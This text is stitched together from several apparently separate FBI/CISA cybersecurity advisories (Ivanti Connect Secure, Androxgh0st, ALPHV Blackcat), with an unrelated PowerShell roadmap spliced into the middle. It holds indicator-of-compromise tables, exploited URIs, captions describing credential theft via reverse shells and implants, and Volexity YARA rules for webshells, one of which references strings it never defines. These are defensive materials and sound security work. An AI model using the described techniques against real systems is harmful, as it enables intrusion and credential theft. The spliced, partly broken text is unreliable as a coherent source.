Store passwords in hashed format using industry-recognized password managers.
Add password user “salts” to shared login credentials.
In addition to applying mitigations, the authoring organizations recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring organizations recommend testing your existing security controls inventory to assess how the controls perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (Appendix C).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
The authoring organizations recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
REPORTING
U.S. organizations should report every potential cyber incident to the U.S. government. When available, each report submitted should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact. Reports can be submitted to the FBI’s Internet Crime Complaint Center (IC3), local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center at report@cisa.gov or (888) 282-0870.
The FBI encourages organizations to report information concerning suspicious or criminal activity to their local FBI Field Office.
Australian organizations that have been impacted or require assistance regarding Ivanti compromise, contact ASD’s ACSC via 1300 CYBER1 (1300 292 371), or by submitting a report to cyber.gov.au.
UK organizations that have been impacted by Ivanti compromise, should report the incident to the National Cyber Security Centre.
Organizations outside of the United States or Australia should contact their national cyber center.
The information in this report is being provided “as is” for informational purposes only. CISA and authoring organizations do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and authoring organizations.
ACKNOWLEDGEMENTS
Volexity, Mandiant, and Ivanti contributed to this advisory.
VERSION HISTORY
February 29, 2024: Initial version.
APPENDIX A: CISA’S PRODUCT EVALUATION FINDINGS
Research Approach
As part of ongoing efforts to effectively serve the cybersecurity community with actionable insights and guidance, CISA conducted research by using a free and downloadable version of the Ivanti Connect Secure virtual appliance to assess potential attack paths and adversary persistence mechanisms. The virtual appliances were not connected to the internet, and were deployed in a closed virtualized network, with a non-internet connected Active Directory. This research included a variety of tests on version 22.3R1 Build 1647, connected to Active Directory credentials, to leverage the access obtained through CVE-2023-46805, CVE-2024-21887 and CVE-2024-21893. Put simply, CISA’s research team wanted to answer the question: “How far could an attacker go if they set were to exploit these CVEs remotely?”
Persistent Post-Reset and -Upgrade Access
Leveraging these vulnerabilities, CISA researchers were able to exfiltrate domain administrator cleartext credentials [TA0006], gain root-level persistence [TA0003], and bypass integrity checks used by the Integrity Checker application. CISA’s Incident Response team observed these specific techniques leveraged during the agency’s incident response engagements, along with the native tools and libraries to conduct internal reconnaissance and compromise domains behind the Ivanti appliances. CISA researchers assess that threat actors are able to use the credentials to move deeper into the environment.
The ability to exfiltrate domain administrator cleartext credentials, if saved when adding an “Active Directory Authentication server” during setup, was accomplished by using the root-level access obtained from the vulnerabilities to interface directly with the internal server and retrieve the cached credentials as shown in Figure 4, APPENDIX A. Users who currently have active sessions to the appliance could have their base64 encoded active directory cleartext passwords, in addition to the New Technology LAN Manager (NTLM) password hashes, retrieved with the same access, as shown in Figure 10, APPENDIX A. In addition to users with active sessions, users previously authenticated can have base64 encoded active directory plaintext passwords and NTLM hashes harvested from the backups of the data.mdb database files stored on the appliance, as shown in Figure 15 and 16, APPENDIX A.
The root-level access allows adversaries to maintain persistence despite issuing factory resets and appliance upgrades while deceiving the provided integrity checkers, creating the illusion of a clean installation. Due to the persistence mechanism being stored on the encrypted partition of the drive and inaccurate integrity check results, it is untenable for network administrators to validate their application has not been compromised without also decrypting the partition and validating against a clean installation of the appliance, which are actions not easily accomplished at present. Without major alterations of the integrity checking process, it is conceivable that new vulnerabilities that afford root-level access to the appliance could also result in root-kit level persistence to the appliance.
Below is proof of concept being released by CISA, which demonstrates the capacity of and opportunity for a threat actor to exfiltrate Domain Administrator credentials that were used during appliance configuration:
Figure 1: Ivanti Domain Join Configuration with “Save Credentials”
Figure 2: CVE-2023-46805 Exploitation for Reverse Netcat Connection
Figure 3: Upgrade Netcat Connection to Sliver Implant
Figure 4: Leverage Sliver Implant to Run Perl Script for Retrieval of Cached Domain Administrator Credentials
Below is a demonstration of the capacity for post exploitation exfiltration of base64 encoded cleartext credentials for active directory users and their associated NTLM password hashes:
Figure 5: Configuration of User Realm
Figure 6: User Realm Configuration to Domain
Figure 7: Configuration of User Realm Mapping
Figure 8: Login as “vpnuser1” to Establish an Active Session
Figure 9: Using Sliver Implant as Shown in Figure 3, Execute Perl Script to Retrieve base64 Encoded Cleartext Password and NTLM Password Hash for Authenticated User
Figure 11: Using Mimikatz Validate NTLM Password Hash Obtained in Figure 10 Matches Active Directory User Credential Hash
Figure 12: Inactive Sessions for “vpnuser2” and “vpnuser3” Appear in Server Logs
Figure 13: Exfiltrate “lmdb/data” and “lmdb-backup/data” data.mb Database Files Containing Credentials for Active and Inactive Sessions
Figure 14: Parse Database Files to Disclose base64 Encoded Plaintext Credentials from LMDB Database Files
Figure 15: Parse Database Files to Disclose NTLM Hashes from LMDB Database Files
Figure 16: Parse Backup Database Files to Disclose Additional base64 Encoded Plaintext Credentials from LMDB-Backup Database Files
Figure 17: Decode Credentials from LMDB-Backup Database Files
Figure 18: Parse Database Files to Disclose NTLM Hashes for Additional Users from LMDB-Backup Database Files
APPENDIX B: INDICATORS OF COMPROMISE
Table 1: Ivanti Connect Secure VPN Indicators of Compromise
Filename
Description
Purpose
/home/perl/DSLogConfig.pm
Modified Perl module.
Designed to execute sessionserver.pl.
/usr/bin/a.sh
gcore.in core dump script.
/bin/netmon
Sliver binary.
/home/venv3/lib/python3.6/site-packages/*.egg
Python package containing WIREFIRE among other files.
/home/etc/sql/dsserver/sessionserver.pl
Perl script to remount the filesystem with read/write access.
Make sessionserver.sh executable, execute it, then restore original mount settings.
/home/etc/sql/dsserver/sessionserver.sh
Script executed by sessionserver.pl.
Uses regular expressions to modify compcheckresult.cgi to insert a web shell into it; also creates a series of entries into files associated with the In-build Integrity Checker Tool to evade detection when periodic scans are run.
Modified legitimate component of the ICS VPN appliance, with new Perl module imports added and a one-liner to execute commands based on request parameters.
Allows remote code execution over the Internet if the attacker can craft a request with the correct parameters.
Cyber actors leverage code execution from request parameters that are decoded from hex to base64 decoded, then passed to Assembly.Load(). Which is used to execute arbitrary powershell commands.
Cyber actors will exploit software vulnerabilities such as command-injection and achieve unauthenticated remote code execution (RCE).
APPENDIX D: DETECTION METHODS
rule apt_webshell_pl_complyshell: UTA0178

			{

			    meta:

			        author = "threatintel@volexity.com"

			        date = "2023-12-13"

			        description = "Detection for the COMPLYSHELL webshell."

			        hash1 = "8bc8f4da98ee05c9d403d2cb76097818de0b524d90bea8ed846615e42cb031d2"

			        os = "linux"

			        os_arch = "all"

			        report = "TIB-20231215"

			        scan_context = "file,memory"

			        last_modified = "2024-01-09T10:05Z"

			        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"

			        rule_id = 9995

			        version = 4
    strings:

			        $s = "eval{my $c=Crypt::RC4->new("
    condition:

			        $s

			}
rule apt_webshell_aspx_glasstoken: UTA0178

			{

			    meta:

			        author = "threatintel@volexity.com"

			        date = "2023-12-12"

			        description = "Detection for a custom webshell seen on external facing server. The webshell contains two functions, the first is to act as a Tunnel, using code borrowed from reGeorg, the second is custom code to execute arbitrary .NET code."

			        hash1 = "26cbb54b1feb75fe008e36285334d747428f80aacdb57badf294e597f3e9430d"

			        os = "win"

			        os_arch = "all"

			        report = "TIB-20231215"

			        scan_context = "file,memory"

			        last_modified = "2024-01-09T10:08Z"

			        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"

			        rule_id = 9994

			        version = 5
    condition:

			        for any i in (0..#s1):

			            (

			                $re in (@s1[i]..@s1[i]+512)

			            )

			}
rule webshell_aspx_regeorg

			{

			    meta:

			        author = "threatintel@volexity.com"

			        date = "2018-08-29"

			        description = "Detects the reGeorg webshell based on common strings in the webshell. May also detect other webshells which borrow code from ReGeorg."

			        hash = "9d901f1a494ffa98d967ee6ee30a46402c12a807ce425d5f51252eb69941d988"

			        os = "win"

			        os_arch = "all"

			        reference = "https://github.com/L-codes/Neo-reGeorg/blob/master/templates/tunnel.aspx"

			        report = "TIB-20231215"

			        scan_context = "file,memory"

			        last_modified = "2024-01-09T10:04Z"

			        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"

			        rule_id = 410

			        version = 7
We continue to follow our yearly release schedule for PowerShell 7 and the next version will align with .NET 9.
Pseudo-terminal support
PowerShell currently has a design limitation that prevents full capture of output from native commands by PowerShell itself.
Native commands (meaning executables you run directly) will write output to STDERR or STDOUT pipes.
However, if the output is not redirected, PowerShell will simply have the native command write directly to the console.
PowerShell can’t just always redirect the output to capture it because:
The order of output from STDERR and STDOUT can be non-deterministic because they are on different pipes,
but the order written to the console has meaning to the user.
Native commands can use detection of redirection to determine if the command is being run interactive or non-interactively
and behave differently such as prompting for input or defaulting to adding text decoration to the output.
To address this, we are working on an experimental feature to leverage pseudoterminals
to enable PowerShell to capture the output of native commands while still allowing the native command to seemingly write directly to the console.
This feature can then further be leveraged to:
Ensure complete transcription of native commands
Proper rendering of PowerShell progress bars in scripts that call native commands
Enable feedback providers to act upon native command output
For example, it would be possible to write a feedback provider that looked at the output of git commands
and provided suggestions for what to do next based on the output.
Once this feature is part of PowerShell 7, there are other interesting scenarios that can be enabled in the future.
Platform support
Operating system versions and distributions are constantly evolving.
We want to ensure that a supported platform is a platform that is tested and validated by the team.
During 2024, the engineering team will focus on:
Making our tests reliable so we are only spending manual effort investigating real issues when test fails
Simplify how we add new platforms to our test matrix so new distro requests can be fulfilled more quickly
More actively track the lifecycle of platforms we support
Automate publishing the supported platforms list so that our docs are always up to date
Bug fixes and community PRs
The community has been great at opening issues and pull requests to help improve PowerShell.
For this release, we will focus on addressing issues and PRs that have been opened by the community.
This means less new features from the team, but we hope to make up for that with the community contributions
getting merged into the product. We will also be investing in the Working Group application process to expand the reach of those groups.
Please use reactions in GitHub issues and PRs to help us prioritize what to focus our limited time on.
Artifact management
Fundamentals work
Ensure PowerShell Gallery addresses the latest compliance requirements for security, accessibility, and reliability.
Include new types of repositories for PSResourceGet
We plan to introduce integration with container registries, both public and private, which will
help enterprise customers create a differentiation between trusted and untrusted content.
This change will allow for a Microsoft trusted repository while the PowerShellGallery continues as untrusted by default.
By having more options for private galleries, in addition to a Mirosoft trusted repository and the PowerShell Gallery,
this enables customers to have control over package availability suitable for their environments.
Concurrent installs
To improve performance during long-running installations, we plan to enable parallel operations
so multiple module installations can happen at the same time.
This change will be particularly impactful in modules with many dependencies, such as the Az module,
which currently can take significant time to install.
Local caching of artifact details
Currently the find-psresource cmdlet pulls information about available artifacts from service endpoints
and outputs the list locally. We believe there is opportunity to locally cache the metadata about available
artifacts to reduce network dependency and improve performance when resolving dependency relationships.
This would also help enable implementing a feedback provider to suggest how to install module that is not currently installed.
So if a user tries to run a cmdlet that is not installed, the feedback provider will suggest what module to install to get the cmdlet to work.
Intelligence in the shell
We are obvserving and being thoughtful about what it will mean to integrate the experiences
provided by large language models into shell experience.
Our current outlook is to think beyond natural language chat to deep integration of learning opportunities.
We also believe there are lots of improvements to the interactivity of PowerShell that does not require a large language model.
This includes some more subtle improvements to the interactive experience of PowerShell that would help increase productivity
and efficiency at the command line.
Configuration
Desired State Configuration (DSC) helped to enable configuration as code for Windows.
With v3, we are focusing on enabling cross-platform use, simplifying resource development, improving experience
to integrate with higher level configuration management tools, and improving the experience for end users.
Our goal is to be code complete by end of March and work towards a release candidate by middle of the year.
This is a complete rewrite of DSC and we welcome feedback during the design and development process.
Remoting
Win32_OpenSSH
We hope to continue bringing new versions of OpenSSH to the Windows Server platform. Another goal
is to reduce the complex steps required to install and manage SSH at scale, to enable
partners that create automation tools to use the same mechanism when connecting to Windows servers
as they use for Linux.
SSHDConfig
Monitoring and management of the sshd_config file at scale across platforms can be challenging.
We are working on a DSC v3 resource to enable management of sshd_config using a syntax that is
closer aligned to the command line tools used by modern cloud platforms.
Initially, we’ll be targeting auditing scenarios but we hope to enable full management of the file in the future.
Help system
platyPS is a module that enables you to write PowerShell help
documentation in Markdown and convert it to PowerShell help format.
This tool is used by Microsoft teams and the community of module authors to more easily write and maintain help documentation.
We hope to continue work in this area to address partner feedback.
Other projects
The projects above will already keep the team very busy, but we will continue to maintain other existing projects.
We appreciate the community contributions to these projects and will continue to review issues and PRs:
VSCode extension
PSScriptAnalyzer module
ConsoleGuiTools module
TextUtility module
PSReadLine module
SecretManagement module
Our other projects will continue to be serviced on an as needed basis.
Thanks to the community from Steve Lee and Michael Greene on behalf of our team!
The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint Cybersecurity Advisory (CSA) to disseminate known indicators of compromise (IOCs) and tactics, techniques, and procedures (TTPs) associated with threat actors deploying Androxgh0st malware. Multiple, ongoing investigations and trusted third party reporting yielded the IOCs and TTPs, and provided information on Androxgh0st malware’s ability to establish a botnet that can further identify and compromise vulnerable networks.
The FBI and CISA encourage organizations to implement the recommendations in the Mitigations section of this CSA to reduce the likelihood and impact of cybersecurity incidents caused by Androxgh0st infections.
Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques with corresponding mitigation and/or detection recommendations. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Overview
Androxgh0st malware has been observed establishing a botnet [T1583.005] for victim identification and exploitation in target networks. According to open source reporting[1], Androxgh0st is a Python-scripted malware [T1059.006] primarily used to target .env files that contain confidential information, such as credentials [T1552.001] for various high profile applications (i.e., Amazon Web Services [AWS], Microsoft Office 365, SendGrid, and Twilio from the Laravel web application framework). Androxgh0st malware also supports numerous functions capable of abusing the Simple Mail Transfer Protocol (SMTP), such as scanning [T1046] and exploiting exposed credentials [T1078] and application programming interfaces (APIs) [T1114], and web shell deployment [T1505.003].
Targeting the PHPUnit
Androxgh0st malware TTPs commonly involves the use of scripts, conducting scanning [T1595] and searching for websites with specific vulnerabilities. In particular, threat actors deploying Androxgh0st have been observed exploiting CVE-2017-9841 to remotely run hypertext preprocessor (PHP) code on fallible websites via PHPUnit [T1190]. Websites using the PHPUnit module that have internet-accessible (exposed) /vendor folders are subject to malicious HTTP POST requests to the /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php uniform resource identifier (URI). This PHP page runs PHP code submitted through a POST request, which allows the threat actors to remotely execute code.
Malicious actors likely use Androxgh0st to download malicious files [T1105] to the system hosting the website. Threat actors are further able to set up a fake (illegitimate) page accessible via the URI to provide backdoor access to the website. This allows threat actors to download additional malicious files for their operations and access databases.
Laravel Framework Targeting
Androxgh0st malware establishes a botnet to scan for websites using the Laravel web application framework. After identifying websites using the Laravel web application, threat actors attempt to determine if the domain’s root-level .env file is exposed and contains credentials for accessing additional services. Note:.env files commonly store credentials and tokens. Threat actors often target .env files to steal these credentials within the environment variables.
If the .env file is exposed, threat actors will issue a GET request to the /.env URI to attempt to access the data on the page. Alternatively, Androxgh0st may issue a POST request to the same URI with a POST variable named 0x[] containing certain data sent to the web server. This data is frequently used as an identifier for the threat actor. This method appears to be used for websites in debug mode (i.e., when non-production websites are exposed to the internet). A successful response from either of these methods allows the threat actors to look for usernames, passwords, and/or other credentials pertaining to services such as email (via SMTP) and AWS accounts.
Androxgh0st malware can also access the application key [TA0006] for the Laravel application on the website. If the threat actors successfully identify the Laravel application key, they will attempt exploitation by using the key to encrypt PHP code [T1027.010]. The encrypted code is then passed to the website as a value in the cross-site forgery request (XSRF) token cookie, XSRF-TOKEN, and included in a future GET request to the website. The vulnerability defined in CVE-2018-15133 indicates that on Laravel applications, XSRF token values are subject to an un-serialized call, which can allow for remote code execution. In doing so, the threat actors can upload files to the website via remote access.
Apache Web Server Targeting
In correlation with CVE-2021-41773, Androxgh0stactors have been observed scanning vulnerable web servers [T1595.002] running Apache HTTP Server versions 2.4.49 or 2.4.50. Threat actors can identify uniform resource locators (URLs) for files outside root directory through a path traversal attack [T1083]. If these files are not protected by the “request all denied” configuration and Common Gateway Interface (CGI) scripts are enabled, this may allow for remote code execution.
If threat actors obtain credentials for any services using the above methods, they may use these credentials to access sensitive data or use these services to conduct additional malicious operations. For example, when threat actors successfully identify and compromise AWS credentials from a vulnerable website, they have been observed attempting to create new users and user policies [T1136]. Additionally, Andoxgh0st actors have been observed creating new AWS instances to use for conducting additional scanning activity [T1583.006].
INDICATORS OF COMPROMISE (IOCs)
Based on investigations and analysis, the following requests are associated with Androxgh0st activity:
Incoming GET and POST requests to the following URIs:
The threat actor can exploit a successfully identified Laravel application key to encrypt PHP code, which is then passed to the site as a value in the XSRF-TOKEN cookie.
The threat actor runs PHP code through a POST request to download malicious files to the system hosting the website.
MITIGATIONS
The FBI and CISA recommend implementing the mitigations below to improve your organization’s cybersecurity posture based on Androxgh0st threat actor activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
These mitigations apply to all critical infrastructure organizations and network defenders. FBI and CISA recommend that software manufacturers incorporate secure by design principles and tactics into their software development practices, limiting the impact of actor techniques and strengthening their customers’ security posture. For more information on secure by design, see CISA’s Secure by Design webpage.
The FBI and CISA recommend network defenders apply the following mitigations to limit potential adversarial use of common system and network discovery techniques and to reduce the risk of compromise by actors using Androxgh0st malware.
Keep all operating systems, software, and firmware up to date. Specifically, ensure that Apache servers are not running versions 2.4.49 or 2.4.50. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems.
Verify that the default configuration for all URIs is to deny all requests unless there is a specific need for it to be accessible.
Ensure that any live Laravel applications are not in “debug” or testing mode. Remove all cloud credentials from .env files and revoke them. All cloud providers have safer ways to provide temporary, frequently rotated credentials to code running inside a web server without storing them in any file.
On a one-time basis for previously stored cloud credentials, and on an on-going basis for other types of credentials that cannot be removed, review any platforms or services that have credentials listed in the .env file for unauthorized access or use.
Scan the server’s file system for unrecognized PHP files, particularly in the root directory or /vendor/phpunit/phpunit/src/Util/PHP folder.
Review outgoing GET requests (via cURL command) to file hosting sites such as GitHub, pastebin, etc., particularly when the request accesses a .php file.
VALIDATE SECURITY CONTROLS
In addition to applying mitigations, FBI and CISA recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring agencies recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see Tables 1-10).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
REPORTING
The FBI encourages organizations to report information concerning suspicious or criminal activity to their local FBI field office. With regards to specific information that appears in this CSA, indicators should always be evaluated in light of an organization’s complete security situation.
When available, each report submitted should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact. Reports can be submitted to the FBI Internet Crime Complaint Center (IC3), a local FBI Field Office, or to CISA via its Incident Reporting System or its 24/7 Operations Center at report@cisa.gov or (888) 282-0870.
The information in this report is being provided “as is” for informational purposes only. FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by FBI and CISA.
Note: This joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.
The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint CSA to disseminate known IOCs and TTPs associated with the ALPHV Blackcat ransomware as a service (RaaS) identified through FBI investigations as recently as Dec. 6, 2023.
This advisory provides updates to the FBI FLASH BlackCat/ALPHV Ransomware Indicators of Compromise released April 19, 2022. Since previous reporting, ALPHV Blackcat actors released a new version of the malware, and the FBI identified over 1000 victims worldwide targeted via ransomware and/or data extortion.
FBI and CISA encourage critical infrastructure organizations to implement the recommendations in the Mitigations section of this CSA to reduce the likelihood and impact of ALPHV Blackcat ransomware and data extortion incidents.
In February 2023, ALPHV Blackcat administrators announced the ALPHV Blackcat Ransomware 2.0 Sphynx update, which was rewritten to provide additional features to affiliates, such as better defense evasion and additional tooling. This ALPHV Blackcat update has the capability to encrypt both Windows and Linux devices, and VMWare instances. ALPHV Blackcat affiliates have extensive networks and experience with ransomware and data extortion operations. According to the FBI, as of September 2023, ALPHV Blackcat affiliates have compromised over 1000 entities—nearly 75 percent of which are in the United States and approximately 250 outside the United States—, demanded over $500 million, and received nearly $300 million in ransom payments.
Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
ALPHV Blackcat affiliates use advanced social engineering techniques and open source research on a company to gain initial access. Actors pose as company IT and/or helpdesk staff and use phone calls or SMS messages [T1598] to obtain credentials from employees to access the target network [T1586]. ALPHV Blackcat affiliates use uniform resource locators (URLs) to live-chat with victims to convey demands and initiate processes to restore the victims’ encrypted files.
After gaining access to a victim network, ALPHV Blackcat affiliates deploy remote access software such as AnyDesk, Mega sync, and Splashtop in preparation of data exfiltration. After gaining access to networks, ALPHV Blackcat affiliates use legitimate remote access and tunneling tools, such as Plink and Ngrok [S0508]. ALPHV Blackcat affiliates claim to use Brute Ratel C4 [S1063] and Cobalt Strike [S1054] as beacons to command and control servers. ALPHV Blackcat affiliates use the open source adversary-in-the-middle attack [T1557] framework Evilginx2, which allows them to obtain multifactor authentication (MFA) credentials, login credentials, and session cookies. The actors also obtain passwords from the domain controller, local network, and deleted backup servers to move laterally throughout the network [T1555].
To evade detection, affiliates employ allowlisted applications such as Metasploit. Once installed on the domain controller, the logs are cleared on the exchange server. Then Mega.nz or Dropbox are used to move, exfiltrate, and/or download victim data. The ransomware is then deployed, and the ransom note is embedded as a file.txt. According to public reporting, affiliates have additionally used POORTRY and STONESTOP to terminate security processes.
Some ALPHV Blackcat affiliates exfiltrate data after gaining access and extort victims without deploying ransomware. After exfiltrating and/or encrypting data, ALPHV Blackcat affiliates communicate with victims via TOR [S0183], Tox, email, or encrypted applications. The threat actors then delete victim data from the victim’s system.
ALPHV Blackcat affiliates offer to provide unsolicited cyber remediation advice as an incentive for payment, offering to provide victims with “vulnerability reports” and “security recommendations” detailing how they penetrated the system and how to prevent future re-victimization upon receipt of ransom payment.
MITRE ATT&CK TACTICS AND TECHNIQUES
See Table 1 through Table 3 for all referenced threat actor tactics and techniques in this advisory.
ALPHV Blackcat affiliates pose as company IT and/or helpdesk staff using phone calls or SMS messages to obtain credentials from employees to access the target network.
ALPHV Blackcat/ALPHV affiliates use the open-source framework Evilginx2 to obtain MFA credentials, login credentials, and session cookies for targeted networks.
INCIDENT RESPONSE
If compromise is detected, organizations should:
Quarantine or take offline potentially affected hosts.
Reimage compromised hosts.
Provision new account credentials.
Collect and review artifacts such as running processes/services, unusual authentications, and recent network connections.
Report the compromise or phishing incident to CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 888-282-0870). State, local, tribal, or territorial government entities can also report to MS-ISAC (SOC@cisecurity.org or 866-787-4722).
To report spoofing or phishing attempts (or to report that you’ve been a victim), file a complaint with the FBI’s Internet Crime Complaint Center (IC3), or contact your local FBI Field Office to report an incident.
MITIGATIONS
These mitigations apply to all critical infrastructure organizations and network defenders. The FBI and CISA recommend that software manufactures incorporate secure-by-design and -default principles and tactics into their software development practices limiting the impact of ransomware techniques, thus, strengthening the security posture for their customers.
FBI and CISA recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture based on threat actor activity and to reduce the risk of compromise by ALPHV Blackcat threat actors. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
Secure remote access tools by:
Implementing application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
Implementing FIDO/WebAuthn authentication or Public key Infrastructure (PKI)-based MFA [CPG 2.H]. These MFA implementations are resistant to phishing and not susceptible to push bombing or SIM swap attacks, which are techniques known be used by ALPHV Blackcat affiliates. See CISA’s Fact Sheet Implementing Phishing-Resistant MFA for more information.
Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting ransomware, implement a tool that logs and reports all network traffic [CPG 5.1], including lateral movement activity on a network. Endpoint detection and response (EDR) tools are useful for detecting lateral connections as they have insight into common and uncommon network connections for each host.
Implement user training on social engineering and phishing attacks [CPG 2.I]. Regularly educate users on identifying suspicious emails and links, not interacting with those suspicious items, and the importance of reporting instances of opening suspicious emails, links, attachments, or other potential lures.
Implement internal mail and messaging monitoring. Monitoring internal mail and messaging traffic to identify suspicious activity is essential as users may be phished from outside the targeted network or without the knowledge of the organizational security team. Establish a baseline of normal network traffic and scrutinize any deviations.
Implement free security tools to prevent cyber threat actors from redirecting users to malicious websites to steal their credentials. For more information see, CISA’s Free Cybersecurity Services and Tools webpage.
Install and maintain antivirus software. Antivirus software recognizes malware and protects your computer against it. Installing antivirus software from a reputable vendor is an important step in preventing and detecting infections. Always visit vendor sites directly rather than clicking on advertisements or email links. Because attackers are continually creating new viruses and other forms of malicious code, it is important to keep your antivirus software up to date.
VALIDATE SECURITY CONTROLS
In addition to applying mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see Tables 1-3).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
CISA and FBI recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
RESOURCES
Stopransomware.gov is a whole-of-government approach that gives one central location for ransomware resources and alerts.
The information in this report is being provided “as is” for informational purposes only. CISA and FBI do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and FBI.
In January 2023, the Cybersecurity and Infrastructure Security Agency (CISA) conducted a Risk and Vulnerability Assessment (RVA) at the request of a Healthcare and Public Health (HPH) sector organization to identify vulnerabilities and areas for improvement. An RVA is a two-week penetration test of an entire organization, with one week spent on external testing and one week spent assessing the internal network. As part of the RVA, the CISA assessment team conducted web application, phishing, penetration, database, and wireless assessments. The assessed organization was a large organization deploying on-premises software.
During the one-week external assessment, the assessment team did not identify any significant or exploitable conditions in externally available systems that may allow a malicious actor to easily obtain initial access to the organization’s network. Furthermore, the assessment team was unable to gain initial access to the assessed organization through phishing. However, during internal penetration testing, the team exploited misconfigurations, weak passwords, and other issues through multiple attack paths to compromise the organization’s domain.
In coordination with the assessed organization, CISA is releasing this Cybersecurity Advisory (CSA) detailing the RVA team’s activities and key findings to provide network defenders and software manufacturers recommendations for improving their organizations’ and customers’ cyber posture, which reduces the impact of follow-on activity after initial access. CISA encourages the HPH sector and other critical infrastructure organizations deploying on-premises software, as well as software manufacturers, to apply the recommendations in the Mitigations section of this CSA to harden networks against malicious activity and to reduce the likelihood of domain compromise.
Note: This advisory uses the MITRE ATT&CK for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for tables of the threat actors’ activity mapped to MITRE ATT&CK® tactics and techniques with corresponding mitigation and/or detection recommendations. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Introduction
